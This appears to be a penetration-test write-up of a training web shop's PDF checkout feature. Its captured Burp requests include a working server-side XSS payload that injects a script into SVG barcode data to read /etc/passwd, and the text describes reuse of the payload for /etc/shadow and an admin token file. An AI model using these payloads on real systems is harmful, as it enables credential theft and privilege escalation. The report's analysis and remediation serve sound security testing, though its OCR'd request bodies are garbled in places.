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SuperDuperMarket

EXECUTIVE SUMMARY:

During a review of the SuperDuperMarket website, I came across what appears to be a multi-stage cyber-attack exploiting clear vulnerabilities on the PDF page that contains the site's home path. By combining this output, we can discern the full file path. Utilizing Burp Suite, we are able to capture the request and identify the SVG HTML tag code, enabling us to perform a server-side XSS attack. This attack will allow the injection of JavaScript code, which aids in reading data from the server.

Leveraging this XSS attack, we can obtain the necessary token for privilege escalation.

CUNCLUSIONS:

In my professional assessment, the vulnerability presents a high-risk profile. This is primarily due to an easily exploitable loophole which significantly compromises system security. Crucially, the attack vector does not necessitate elevated privileges, allowing for potential repeated exploitation. Based on the CVSS v3.1 criteria, this vulnerability is critically rated with a score of 9.6, underscoring the urgent need for remedial action.

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CONCULSION:

Description:

During the comprehensive security assessment of the SuperDuperMarket website, a critical vulnerability was identified, stemming from a multifaceted security weakness associated with the site's PDF generation feature. This vulnerability presents a substantial risk due to its high exploitability and potential for severe impact on system integrity and data confidentiality.

Details:

The initial point of concern was an unintentional information disclosure found within a publicly accessible PDF document on the website. This document inadvertently revealed the website's internal home path, providing attackers with sensitive information about the server's file system structure.

More alarmingly, the website's functionality for generating dynamic PDF documents contains a critical flaw. By exploiting this feature, attackers can inject malicious JavaScript code within SVG tags. This code is executed server-side during the PDF generation process.

The execution of the injected script facilitates unauthorized access to server-side files, which could include sensitive configuration files or user data.

To Conclusion This combination of information disclosure and server-side XSS vulnerability poses a significant threat to the SuperDuperMarket website's security posture. Immediate and comprehensive remediation is strongly recommended to mitigate this vulnerability and protect against potential exploits that could lead to data breaches and system compromise.

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Figure 1: This image displays the path of the publicly accessible PDF file located at /srv/node/receipt.pdf, representing a case of information disclosure that could potentially be exploited by an attacker to gain further insights into the server's directory structure.

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Figure 2: This figure illustrates the iframe HTML tag used to embed a PDF within the webpage, with the source set to a blob URL, and it also reveals the path to the home directory of the server, providing insight into the website's structure and potential vectors for exploitation

```
<
```

Figure 3: This image captures the payment request intercepted using Burp Suite

```
1 POST /api/checkout HTTP/1.1
 2 Host: host-8ta4ggdj-prod.prod.cywar.xyz:50396
 3 Cookie: itemsInCart=[{"id":6,"amount":1}]; SN=
   e48f14c0-ad82-11ee-ad06-fd6d444e004ee48f3bd0
 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
 5 Accept: application/json, text/plain, */*
 6 Accept-Language: en-US,en;q=0.5
 7 Accept-Encoding: gzip, deflate
 8 Content-Type: application/json
9 Content-Length: 8560
10 Origin: https://host-8ta4ggdj-prod.prod.cywar.xyz:50396
11 Referer: https://host-8ta4ggdj-prod.prod.cywar.xyz:50396/checkout
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close
18 {
     "cart":[
         "amount":1,
         "id":6
       }
     "<svg id=\"barcode\" width=\"539px\" height=\"92px\" x=\"0px\" y=\"0px\" viewBox=\"0 0
     539 92\" xmlns=\"http://www.w3.org/2000/svq\" version=\"1.1\" style=\"transform: trans1
     ate(0,0)"><rect x=\"0\" y=\"0\" width=\"539\" height=\"92\" style=\"fill:#fff;\"></rec
     t><g transform=\"translate(10, 10)\" style=\"fill:#000000;\"><rect x=\"0\" y=\"0\" widt
     h=\"2\" height=\"50\"></rect><rect x=\"3\" y=\"0\" width=\"1\" height=\"50\"></rect><re
     ct x=\"6\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"11\" y=\"0\" width=\"1\"
     height=\"50\"></rect>< rect x=\"13\" y=\"0\" width=\"2\" height=\"50\"></rect>< rect x=\"
     17\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"22\" y=\"0\" width=\"2\" height
     =\"50\"></rect><rect x=\"26\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"29\" y
     =\"0\" width=\"3\" height=\"50\"></rect><rect x=\"33\\" y=\"0\\" width=\"3\\" height=\"50\\
     "></rect><rect x=\"37\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"40\" y=\"0\"
     width=\"2\" height=\"50\"></rect><rect x=\"44\" y=\"0\" width=\"1\" height=\"50\"></re
     ct><rect x=\"46\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"52\" y=\"0\" width
     =\"1\" height=\"50\"></rect><rect x=\"55\^{"} y=\"0\" width=\"1\" height=\"50\"></rect><re
     ct x=\"58\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"63\" y=\"0\" width=\"2\"
      height=\"50\"></rect><\rect x=\"66\" y=\"0\" width=\"2\" height=\"50\"></rect><\rect x=\"66\" y=\"0\" width=\"2\" height=\"50\"></rect><\rect x=\"66\" y=\"0\" width=\"2\" height=\"50\"></rect>
```

Figure 4: here we use a script attempt to use JavaScript's "XMLHttpRequest" object and make a request to local file that he /etc/passwd, and after this he write a response in our pdf file.

```
1 POST /api/checkout HTTP/1.1
    Host: host-8ta4ggdj-prod.prod.cywar.xyz:50528

Cookie: itemsInCart=[{"id":2,"amount":1}]; SN=80cbeb00-ad84-11ee-a081-8d97abe67e4480cbeb01

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
          Accept: application/json, text/plain, */
          Accept-Language: en-US,en;q=0.5
          Accept-Encoding: gzip, deflate
     8 Content-Type: application/json
     9 Content-Length: 8560
 Origin: https://host-8ta4ggdj-prod.prod.cywar.xyz:50528
 11 Referer: https://host-8ta4ggdj-prod.prod.cywar.xyz:50528/checkout
 12 Sec-Fetch-Dest: empty
 13 Sec-Fetch-Mode: cors
 14 Sec-Fetch-Site: same-origin
 15 Te: trailers
16 Connection: close
18 {
                 "cart":[
                                "amount":1
                              "id":2
                       }
                   "barcode
                "dscript>x=new XMLHttpRequest; x.onload=function() {document.write(this.responseText)}; x.open(\"GET\",\"file://etc/passwd\");x.send();</script> ksvg id=\"barcode\" width=\"539px\" height=\"92px\" x=\"0px\" y=\"0px\" viewBox=\"0 0 539 92\" xmlns=\"http://www.w3.org/2000/svg\" version=\"1.1\" style=\"transform: translate(0,0)\"><rect x=\"0\" y=\"0\" width=\"539\" height=\"92\" style=\"fill:#fff;\"></rect x=\"0\" y=\"0\" width=\"1539\" height=\"92\" style=\"fill:#fff;\"></rect x=\"0\" y=\"0\" width=\"1\" height=\"550\"></rect x=\"1\" y=\"0\" width=\"1\" height=\"50\"></rect x=\"1\" y=\"0\" width=\"1\" height=\"5\"></rect x=\"1\" y=\"0\" width=\"1\" height=\"5\"></rect x=\"1\" y=\"0\" width=\"1\" height=\"5\"></rect x=\"1\" y=\"0\" width=\"1\" height=\"5\" y=\"0\" width=\"1\" height=\"5\"></rect x=\"1\" y=\"0\" width=\"1\" height=\"5\"></rect x=\"1\" y=\"0\" width=\"1\" height=\"5\" y=
                 /rect><rect x=\"22\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"24\" y=\"0\" width=\"4\" height=\"50\"></rect><rect x=\"29\"
```




Figure 5: We use the same script but change the file name; instead of accessing <code>letcl</code>passwd, we read <code>letcl</code>shadow, which contains encrypted user passwords.




Figure 6: This figure shows the script directed at the path Isrv/node/admin-api.js. This file contains the code for an Application Programming Interface (API) responsible for

administrative functions. It forms a part of the server-side codebase and is likely to handle the admin token.

```
// [Yesterday 6:58 PM] const config = { admin_token:
    'dcb129fb258a43a525efaebb3dc7512d' } const getDB =
    (token) => { return new MySQL.connection(token).getDB() }
    const checkAuth = (token) => { const db = getDB(token) if
    (db.auth(token)) { return console.warn("Success") } else
    { return console.warn("Unauthorized") } } function
    request(config) { if (!checkAuth(admin_token)) { logout()}
    } else { new Request(config) } } const main = () => {
    request({ ...config, method: "GET", url: "/admin/users"
    }) } console.warn(config.admin_token)
```

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Remediation Options:

- Secure PDF Generation: Ensure that the PDF generation feature is secure and cannot be exploited for server-side code execution or file leakage.
- Conduct Security Testing: Regularly perform security testing, including penetration testing and vulnerability assessments, to identify and remediate security weaknesses. Additionally, conduct unexpected penetration tests to simulate more realistic attack scenarios.
- Implement Input Validation and Sanitization: All user input should be validated and sanitized on both the client and server sides to prevent the processing of malicious data.